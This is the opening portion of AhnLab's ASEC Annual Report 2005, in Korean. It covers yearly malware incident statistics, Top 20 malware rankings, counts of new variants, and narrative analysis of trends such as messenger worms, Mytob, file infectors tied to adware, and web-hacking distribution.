


ASEC Annual Report 2005

안철수연구소의 시큐리티대응센터(AhnLab Security E-response Center)는 악성코드 및 보안위협으로부터 고객을 안전하게 지키기 위하여 바이러스와 보안 전문가들로 구성되어 24시간 운영되는 보안대응 전문조직입니다.

ASEC Annual Report는 안철수연구소의 ASEC에서 고객에게 보다 다양한 정보를 제공하기 위하여 2005년 한해동안의 바이러스, 웜 등 악성코드와 스파이웨어, 시큐리티에 대한 종합된 정보와 동향을 요약하여 리포트 형태로 제공하고 있습니다.



AhnLab, Inc.

목 차 ASEC Annual Report 2005

I. 2005년 AhnLab 악성코드 동향	3
1. 악성코드 피해동향	3
2. 신종(변형) 악성코드 발견 동향	8
II. 2005년 AhnLab 스파이웨어 동향	21
III. 2005년 세계 악성코드 동향	25
1. 일본의 악성코드 동향	25
2. 중국의 악성코드 동향	29
3. 세계의 악성코드 동향	33
IV. 2005년 시큐리티 동향	34
V. AhnLab이 바라본 2005년 보안사고	38
1. 한국의 보안사고	38
2. 세계의 보안사고	40
3. 2006년 보안사고 전망	43
VI. 2005년 Key Issue I - 홈페이지 변조를 통한 악성코드 유포	44
VII. 2005년 Key Issue II - 스파이웨어 피해증가와 기법의 고도화	50
VIII. AhnLab이 예측하는 2006년	55
별첨: 2005년 ASEC Monthly Report 목차	57

I. 2005년 AhnLab 악성코드 동향

작성자: 허종오 주임연구원 / 정진성 주임연구원

1. 악성코드 피해동향

허종오(maha96@ahnlab.com) 주임연구원

2005년 한 해는 2004년에 비해 악성코드에 대한 고객 피해 문의 건수가 급격하게 감소한 한 해였다. 이는 악성코드 신종(변형)의 출현이 감소하고 악성 아이알씨봇(IRCBot)에 대한 V3의 휴리스틱 진단률이 증가하여 고객의 피해건수가 줄어든 것이 그 원인으로 보인다.


연도별 악성코드 피해문의를 살펴보면, 지난 2002년부터 악성코드에 대한 피해 문의가 증가하기 시작하여 2004년에는 최대 신고건수(100,539건)를 기록하였다. 이는 다양한 아이알씨봇 및 매스메일러 변종의 증가로 인한 것이 주요원인이었으며, 2004년 6월에 최대 신고를 이룬 후부터 계속 감소하여 2005년에는 2004년의 20% 수준으로 감소하였다.

[표1]의 수치를 보면, 2005년 총 피해건수는 19,492 건으로 전년대비 약 80%나 급감한 것을 알 수 있다. 또한 2005년 월별 접수된 악성코드 피해 신고가 12월을 제외하고는 전년도에 비해서 급격히 감소한 것을 알 수 있으며, 특히 신고건수가 가장 많았던 2004년 5, 6월에 비해 2005년 동 기간에는 90%이상의 감소를 보였다.

	1월	2월	3월	4월	5월	6월	7월	8월	9월	10월	11월	12월	합계
2004년	5,580	6,641	5,147	5,633	22,104	22,209	15,205	7,284	3,910	3,199	2,620	1,007	100,539
2005년	2,232	1,979	1,651	1,572	2,066	1,906	1,497	1,564	1,212	1,240	1,343	1,230	19,492

[표1] 2004, 2005년 국내 악성코드 피해신고 통계 수치

이를 그래프로 나타내면 [그림1]과 같으며, 2005년에는 고객 피해 신고건수가 큰 기복 없이 꾸준히 감소한 것을 알 수 있다.



[그림1] 2004, 2005년 월별 피해신고 건수 비교

악성코드 피해 Top 20

2004년과 2005년 피해를 많이 주었던 악성코드는 어떤 것이 있었는지 Top 20을 뽑아보면 [표2], [표3]과 같다.

악성코드명	건수
Win32/Netsky.worm.29568	28,344
Win32/Dumaru.worm.9234	13,026
Win32/Netsky.worm.17424	9,164
Win32/Netsky.worm.28008	4,491
Win32/Netsky.worm.17920	4,221
Win32/Netsky.worm.22016	4,106
Win32/Netsky.worm.25352	3,187
Win32/Bagle.worm.Z	2,316
Win32/Sasser.worm.15872	1,879
Win32/Blaster.worm.6176	1,652
Win32/Netsky.worm.16896.B	1,132
Win32/Netsky.worm.22016.C	686
Win32/MyDoom.worm.32256	404
Win32/Agobot.worm.104960	385
Win32/Bagle.worm.Y	338
Win32/Parite	256
Win32/Yaha.worm.45568.B	247
Win32/LovGate.worm.128000	270
Win32/AgoBot.worm.197120.C	228
Win32/Welchia.worm.12800	172

[표2] 2004년 악성코드 피해 Top 20

악성코드명	건수
Win32/Netsky.worm.29568	3,352
Win32/Maslan.C	868
Win32/Sasser.worm.15872	502
Win32/Netsky.worm.17920	388
Win32/Sober.worm.55390	293
Win32/Netsky.worm.25352	285
Win-Trojan/LineageHack.37888.C	219
Win32/Netsky.worm.22016	210
Win32/Mytob.worm.59006	206
Win32/Netsky.worm.16896.B	193
Win32/Netsky.worm.17424	190
Win32/Mytob.worm.61440	145
Win32/Netsky.worm.28008	142
Win32/Netsky.worm.18944.B	128
Win32/Bropia.worm.188928	123
Win32/Tenga.3666	115
Win32/LovGate.worm.128000	110
Win32/Bagle.worm.AS	101
Win32/Bagle.worm.Z	99
Win32/Mytob.worm.41824	95


[표3] 2005년 악성코드 피해 Top 20

[표3]을 보면 상위권을 차지하고 있는 웜은 2004년과 같이 매스메일러임을 알 수 있으며, 여전히 넷스카이 웜(Win32/Netsky.worm) 변형들이 차지하고 있는 것을 볼 수 있다.

[표3]에서 2005년 악성코드 피해 Top 5를 살펴보면, 1위를 차지한 넷스카이.29568 웜(Win32/Netsky.worm.29568)의 비중이 전체 신고의 43%에 달해 피해 파급력이 소수의 악성코드에 집중됐음을 알 수 있다. 또한, 새서 웜(Win32/Sasser.worm.15872)과 넷스카이.17920웜(Win32/Netsky.worm.17920)은 2004년 상반기에 발견된 악성코드들이나, 1년이 지난 지금까지 해당 악성코드가 여전히 상위권을 차지한다는 것은 해당 악성코드의 강한 전파력 뿐 아니라 여전히 보안제품을 설치하지 않았거나 관리가 소홀한 시스템이 많이 존재한다는 것을 반증하는 것이다.

2005년 악성코드 Top 5에서 특이한 점은 2004년과 달리 네트워크 취약점을 이용하는 마슬란.C(Win32/Maslan.C)와 새서 웜(Win32/Sasser.worm.15872)이 포함되었다는 것으로, 이는 이 악성코드들이 이용하는 취약점(MS03-026, MS04-011)이 존재하는 시스템이 아직까지 많이 존재한다는 것을 의미한다. 또한 마슬란.C와 같이 안티 바이러스 제품이 자신을 진단, 치료하는 것을 어렵게 하기 위해 은폐기법을 사용하는 악성코드가 많이 발생한 점도 주목할 만하다.

[표3]의 2005년의 악성코드 Top 20 자료를 비율로 나타내면 [그림2]와 같다.




[그림2] 2005년 악성코드 피해 문의 건수 Top 20


Top 20에서 주목할 만한 점은 리니지해크.37888.C 트로이목마(Win-Trojan/Lineage Hack.37888.C)가 처음으로 Top 20에 진입하면서 7위를 차지했다는 것이다. 또한 MSN을 이용해 전파되는 악성코드가 여러 종 출현했는데 이중 브로피아 웜(Win32/Bropia.worm.188928)은 17위에 올랐다. 2005년 악성코드 피해 Top 20를 차지한 대부분의 악성코드들은 메일을 이용하는 매스메일러로, 메일이 2004년과 마찬가지로 악성코드 유포에 인기 있는 방식으로 사용되고 있음을 알 수 있다. 또한 아이알씨봇과 매스메일러의 기능을 통합한 마이톱(Win32/Mytob.worm)이 출현하여 악성코드 피해 Top 20에 변형까지 포함해 3종이 오른 것은 악성코드간의 구분이 점차 모호해지고 있음을 나타내고 있다.

악성코드 Top 20 유형별 현황

2004년, 2005년 악성코드 Top 20를 차지한 악성코드들을 유형별로 분류해 보면 [그림3], [그림4]와 같다.



[그림3] 2004년 악성코드 Top 20의 유형별 현황



[그림4] 2005년 악성코드 Top 20의 유형별 현황

2004년도 피해유형을 간략하게 살펴보면, 피해 문의 대부분은 웜에 대한 문의였으며, 단 5%만이 전통적인 악성코드 유형인 윈도우 파일 바이러스였다. 웜에는 메일에 첨부되어 유포되는 매스메일러가 대부분이었으며, 그외에는 2004년도의 주요 이슈였던 취약점을 이용한 웜이 나머지 부분을 차지 했었다.


2005년에도 웜이 전체 유형의 85%를 차지하였다. 웜 중 매스메일러는 2004년에 비해 소폭 증가한 데 반해 취약점을 이용하는 웜은 감소한 것을 알 수 있다. 이는 취약점을 이용하는 공격이 줄었다기보다는 공격자들이 금전적인 이득을 취하기 위해 더 다양하면서도 손쉬운 공격기법을 사용한 것이 그 원인으로 보인다.

2005년 악성코드 Top 20의 유형에서 특이할 만한 점은 트로이목마의 피해 증가와 새로운 유형의 발견이다. 트로이목마의 Top 20 진입이 시사하는 것은 전파성이 없는 이전의 트로이목마와 달리, 사용자들이 쉽게 접근할 수 있는 ‘웹사이트’라는 사이버 상의 공공장소에 트로이목마를 숨겨놓음으로써, 트로이목마에 전파력을 부여하였다는 점이다. 즉, 중국발 웹해킹으로 불리는 방식-웹서버의 취약점을 이용하여 유명 웹 사이트를 해킹한 후 웹페이지 내에 악성코드 다운로드 링크를 삽입하여 악성코드를 유포하는 방식-을 사용하여 트로이목마가 광범위하고 급속한 전파력을 보이게 되었으며, 이로 인해 이전과 달리 많은 사용자들에게 피해를 입힌 것으로 분석된다.


악성코드 Top 20의 전파방법별 현황

2004년과 2005년도의 악성코드 Top 20가 사용한 전파방법을 비교해 보면 [그림5], [그림6]과 같다. 해당 악성코드가 하나 이상의 전파방법을 가지고 있다면 가장 많이 사용되고 피해가 많았던 것을 대표 전파방법으로 하여 산출하였다.

네트워크(NETBIOS)



[그림5] 2004년 악성코드 Top 20 전파방법 현황



[그림6] 2005년 악성코드 Top 20 전파방법 현황


2004년에는 넷스케이 웜의 영향으로 메일로 전파되는 매스메일러가 대다수를 차지 하였으나, 아이알씨봇과 같이 네트워크 취약점을 이용하는 방법도 상당수를 차지 하였다.

2005년에도 2004년과 같이 많은 악성코드들이 매스메일러와 네트워크 취약점을 이용하여 전파되었다. 하지만, 전년과 달리 2005년에는 메일과 네트워크 취약점 이외에도 여러 가지 전파방법을 사용하였으며, 이는 악성코드 제작자들이 기존 공격방식의

효과성에 대한 의문점을 가지고 좀 더 적극적인 공격방식을 찾은 것이 원인이다. 악성코드 Top 20가 사용하는 전파방법에 웹해킹 방식과 MSN 메신저를 이용하는 전파방식이 포함된 것이 주목할 만 하다. 특히 MSN을 통한 전파방식은 감염된 사용자의 MSN 메신저에 등록된 대화상대에게 악성코드가 숨겨져 있는 URL을 상대방에게 보냄으로써, 상대방이 의심 없이 해당 URL을 클릭하여 악성코드를 쉽게 전파하였다. 웹해킹 방식은 앞에 설명한 바와 같이 유명사이트의 웹서버에 존재하는 SQL 인젝션(injection) 취약점을 이용하여 웹해킹을 한 후, 웹페이지에 iframe 태그를 이용하여 악성코드 배포 링크를 심어놓는 방식으로써, 트로이목마를 손쉽게 배포할 수 있는 것이 전파경로로 많이 사용된 이유로 보인다.

피해문의 접수된 악성코드의 수

2004년, 2005년에 피해문의가 접수된 신종 악성코드의 수를 비교해 보면 [그림7]과 같다. 2005년에는 2004년에 비해 32% 감소한 5,590개의 악성코드에 대한 피해가 접수되었다. 이는 2005년 들어 전년도에 경쟁적으로 증가하였던 매스메일러와 악성 아이알씨봇 웹의 출현이 줄어든 것이 가장 큰 원인으로 보인다. 또한 2005년에는 5,590개의 악성코드가 19,492건의 피해를 입혀, 한 악성코드 당 평균 3.5건의 피해문의가 접수된 것으로 나타났다. 이는 평균 12건의 피해문의가 접수되었던 2004년에 비해 하나의 악성코드가 입히는 피해가 감소하였음을 나타내는 것으로, 2005년 들어 확산보다는 실질적인 이득을 취하기 위한 목적으로 악성코드가 제작, 유포되기 때문이다.



[그림7] 2004년, 2005년 피해문의가 접수된 악성코드 수

2005년의 악성코드 피해동향을 정리해 보면 다음과 같다.

- 여전히 매스메일러와 악성 아이알씨봇에 의한 피해가 많으나, 2004년에 비해 변형 출현은 감소
- 전통적인 전파방식(메일, 취약점) 외에 웹해킹 및 MSN 메신저 등을 이용한 전파방식의 보편화
- 악성코드 유형별 대표 기능들이 통합된 신종 출현
- 금전적인 이득을 노린 악성코드 증가

2005년도는 2004년과 달리 매스메일러와 악성 아이알씨봇 웹 변형 출현은 감소하였으나, 금전적 이득을 노린 중국발 웹해킹이 국내에 큰 사회적인 문제를 일으킨 한 해였다. 2006년에는 악성코드와의 전쟁이 아닌 악성코드 제작 배포자와의 전략싸움이 될 것으로 보여진다.

2. 신종(변형) 악성코드 발견 동향

정진성 (jsjung@ahnlab.com) 주임연구원

2005년 한해는 새로운 악성코드의 제작기술로부터의 도전과 피해보다는 전통적인 악성코드 유형들과 해킹의 결합으로 광범위한 피해를 입었던 사례가 많았다. 또한 이를 통한 악성코드 제작의 궁극적인 목적은 돈을 벌기 위한 수단이라는 점을 확실히 입증해 주는 한해였다. 이는 악성코드뿐 아니라 온라인 게임 해킹툴 그리고 스파이웨어 제작에서도 쉽게 목격되었다.

2005년 악성코드의 주요 이슈는 다음과 같다.

- 메신저 worm의 급격한 증가
- 마이톱 worm(Win32/Mytob.worm)의 등장과 피해증가
- 애드웨어를 통해 감염되는 바이러스의 등장
- 온라인 게임의 사용자 계정을 탈취하는 악성코드 변형 증가
- MMS를 이용하여 전파되는 휴대폰 악성코드 보고
- 다양한 유형의 트로이목마 증가
- PnP 취약점(MS05-039) 공격코드 공개와 악성코드 확산
- 휴대용 기기 악성코드의 등장
- 은폐형 악성코드의 창궐
- WMF 취약점 공개와 관련 샘플 대량발견

이와 같이 2005년은 모바일 악성코드, 64비트 윈도우 악성코드가 첫 출현했던 2004년과 달리 향후에 새로운 보안위협으로 다가올 수 있는 새로운 형태의 악성코드 출현은 적었다. 그러나 위에 정리된 내용처럼 악성코드의 제작과 확산 그리고 피해가 모두 급진적인 것과 관련이 깊었다는 것을 알 수 있다.

다음은 2004, 2005년에 연구소로 접수된 신종(변형) 악성코드의 접수 통계이다.¹

월	리눅스	파일	트로이	드롭퍼	스크립트	웜	매크로	애드웨어	월별합
1월	0	0	50	7	6	58	0	4	125
2월	0	1	130	8	1	146	0	0	286
3월	0	1	75	5	3	196	0	25	305
4월	0	1	111	0	7	403	0	4	526
5월	0	1	32	3	2	322	0	5	365
6월	0	0	59	2	1	402	0	0	464
7월	0	2	80	10	4	379	0	1	476
8월	0	0	87	9	8	358	0	0	462
9월	0	0	93	16	6	512	2	0	629
10월	2	0	82	13	0	274	0	0	371
11월	0	0	95	11	10	213	0	0	329
12월	0	0	120	4	6	154	0	0	284
유형별합	2	6	1014	88	54	3417	2	39	4622

[표4] 2004년 신종(변형) 악성코드 유형별 건수

¹ V3의 새로운 진단명 기준에 따라 2005년 악성코드 유형의 기준은 2004년과 비교했을 때 리눅스와 애드웨어 항목이 삭제되었고, 유해가능 항목이 신설되었다.

월	원	트로이	드롭퍼	스크립트	파일	매크로	유해기능	월별합
1월	197	84	7	5	0	0	8	301
2월	204	43	2	0	1	0	11	261
3월	106	87	2	0	1	0	20	216
4월	116	98	8	5	0	1	5	233
5월	106	132	21	5	1	2	11	278
6월	81	142	41	16	3	0	21	304
7월	63	102	29	7	1	1	27	230
8월	70	123	29	2	1	1	10	236
9월	58	116	30	7	0	1	13	225
10월	39	101	25	2	0	0	8	175
11월	40	136	30	3	0	0	3	212
12월	53	189	34	1	1	0	7	285
유형별합	1133	1353	258	53	9	6	144	2956

[표5] 2005년 신종(변형) 악성코드 유형별 건수

다음은 1988년부터 집계된 국내 악성코드 발견 건수이다.

연도	88	89	90	91	92	93	94	95	96
합계	1	6	28	21	17	34	76	128	226
연도	97	98	99	00	01	02	03	04	05
합계	256	276	379	572	435	277	1239	4622	2956

[표6] 1988년 ~ 2005년 연도별 국내 발견 신종(변형) 악성코드 통계

2004년과 2005년의 전체 악성코드 수를 놓고 보면 2005년은 전년대비 약 64% 신종(변형)의 악성코드가 감소하였다. 감소의 가장 주된 원인은 V3의 악성 아이알씨봇 휴리스틱 진단율이 향상됨에 따라서 자연스레 고객의 악성 아이알씨봇 샘플 신고수가 줄었기 때문이다. 하지만 악성 아이알씨봇은 지금도 가장 많은 변형이 존재하며 다양한 채널을 통해 가장 많은 샘플이 접수되고 있다.

2005년 신종(변형) 악성코드의 특징

앞에서 언급한 2005년 신종(변형) 악성코드의 특징을 좀 더 자세히 살펴보자.

● 메신저 worm의 급격한 증가

켈비르 worm(Win32/Kelvir.worm)이라고 명명된 이 worm은 MSN 메신저를 이용하여 전파되는 특징을 갖는다. 이 worm이 이슈가 된 가장 큰 이유는 지금까지 가장 짧은 시간 내에 많이 발견된 MSN 메신저 worm이기 때문이다. 2005년 V3는 무려 185개나 되는 켈비르 worm 변형을 엔진에 추가하였다. 이 worm은 2005년 상반기에 집중적으로 발견되었는데, 전파방식은 메신저 설치유무를 확인한 후 메신저 버디 리스트를 얻어와 현재 온라인 상태의 사용자에게 자신을 다운로드 받을 수 있는 URL 링크를 메시지로 보낸다. 이는 매우 일반적인 메신저 worm의 전파방식이다.

필자는 메신저 worm이 2005년 급격히 증가한 원인 중 하나를 '실시간'이란 키워드로 꼽는다. 이제는 메일보다 더 많은 의사교환 도구로 자리 잡은 메신저는 개인적 또는 업무적으로 반드시 필요한 프로그램으로 사용되고 있다. 또한 모든 것이 실시간으

로 상대방의 응답에 사용자들이 반응하므로 악성코드의 전파로 쉽게 이용될 수 있었던 것으로 본다. 이에 MSN 메신저는 실행 가능한 특정 파일의 확장자를 첨부하여 보낼 수 없도록 차단하였다. 이 기능으로 메신저 worm은 특정 확장자의 파일을 첨부하여 보낼 수 없게 되어 어느 정도 효과를 보는 듯 했으나, 이어 worm은 자신 또는 다른 악성코드가 업로드 된 호스트의 URL을 메시지로 보내는 방법으로 변화하였다. 또한 켈비르 worm은 다양한 변형을 양산해 내기도 했으며, 특이할 만 한 점으로는 자신의 전파 이외에 다른 악성코드의 전파목적으로 사용되기도 했다는 것이다. 켈비르 worm의 변형 중 하나는 자신의 리소스 영역에 실행압축된 형태의 악성 아이알씨봇 worm을 숨겨두어 실제로는 악성 아이알씨봇 worm을 전파하는데 사용되기도 하였다. 율하반기로 들면서 점차 켈비르 worm 변형의 발견보고는 주춤해졌으며 10월말 이후로 새로운 변형이 보고되지 않았다.

●마이톱 worm(Win32/Mytob.worm) 등장과 피해증가

2005년 가장 많은 피해와 변형이 발견된 악성코드 중 하나가 마이톱 worm 변형이다. 이 악성코드는 메일로 전파되는 매스메일러이면서 악성 아이알씨봇 worm 기능도 가지고 있는 복합적인 악성코드이다. 즉, 악성 아이알씨봇 worm처럼 특정한 IRC 서버에 접속되어 오퍼(Offer)의 명령을 받아 악의적인 기능을 수행할 수도 있다.

이 악성코드의 소스는 IRC 서버의 악성 아이알씨봇 관련 채널에서 배포되어 수 많은 변형이 보고 되고 있다. V3 엔진에는 2005년 무려 365개가 넘는 변형이 추가되었으며 이는 하루에 하나 꼴로 변형이 발견된 셈이며, 2005년 발견된 이메일 worm 부분에서도 1등을 차지한다. 마이톱 worm의 전파수단에 사용된 이메일은 단지 전파의 수단일 뿐 그 이상도 아니다. 즉, 2004년과 달리 2005년은 IPS, IDS, 윈도우 방화벽과 같은 인바운드 패킷을 차단하는 제품들과 윈도우 보안 패치 자동화, 윈도우 XP SP2 사용자의 증가로 인해 악성 아이알씨봇 worm의 전파수단이 제한되었다. 따라서 악성 아이알씨봇 worm이 켈비르 worm처럼 다양한 전파수단을 확보하기 위하여 메일을 선택한 것이라 할 수 있겠다.

●애드웨어를 통해서 감염되는 바이러스의 등장

광고의 유지 또는 자신의 생존을 위해 애드웨어 또는 스파이웨어가 감염능력을 가진 첫 번째 사례가 부배 바이러스(Win32/Bube)이다. 대부분의 안티 스파이웨어 제품들이 스파이웨어를 진단하기 위하여 파일의 특정한 해쉬 값을 사용한다. 따라서 바이러스와 같이 다른 파일에 감염된 경우 올바른 값을 구할 수 없기 때문에, 안티 스파이웨어 제품이 부배 바이러스를 진단하기 위해서는 안티 바이러스 엔진과 같이 감염된 파일에서 바이러스를 진단하고 치료할 수 있는 기능이 필요하다. 부배 바이러스는 이런 안티 스파이웨어의 취약한 부분을 노린 것으로 보인다. 부배 바이러스는 일반적인 바이러스처럼 윈도우의 실행파일을 모두 감염 시키는 형태는 아니다. 이 바이러스는 Explorer.exe만 감염시킨다. 감염기법에 있어서도 특이한 점은 없으나 Explorer.exe 만 감염시킨다는 것이 특이하다.


2005년 발견, 보고된 바이러스는 모두 9건이다. 그 중 하나인 보박스 바이러스(Win32/Bobax)는 부배 바이러스와 마찬가지로 특정 파일 하나만 감염 시키는데 이 파일은 특정 VGA 카드 드라이버 관련 환경설정 파일이다. 전세계적으로 주로 사용되는 VGA 카드는 크게 2종류이다. 그러므로 제작자는 확실한 타겟을 설정할 수 있었고 이 파일은 윈도우에 의해서 보호된 파일도 아니므로 감염 이후 안티 바이러스 프로그램을 이용하지 않는 한 사용자들이 발견하기 어렵다. 즉, 이처럼 2005

년 바이러스의 제작 트렌드 중 하나가 필요한 파일만 감염시킨 후 다른 파일은 감염시키지 않고 자신의 생명력을 최대한 유지 한다는 것에 있다. 또 하나의 트렌드는 위와 같이 바이러스 감염 자체가 자신을 유지하는 목적이거나 또는 다른 악성코드를 다운로드 하는 등 제작자가 의도한 어떠한 목적이 있다는 것이다. 이는 과거 바이러스 감염 트렌드에서는 볼 수 없었다. 과거에는 그저 많은 파일들을 감염시키는 것이 그 목적이었던 것이다. 이러한 추세는 앞으로는 계속되어 2006년에 발견되는 바이러스들 중에서도 이러한 성격을 갖는 유형이 나올 가능성이 높다.

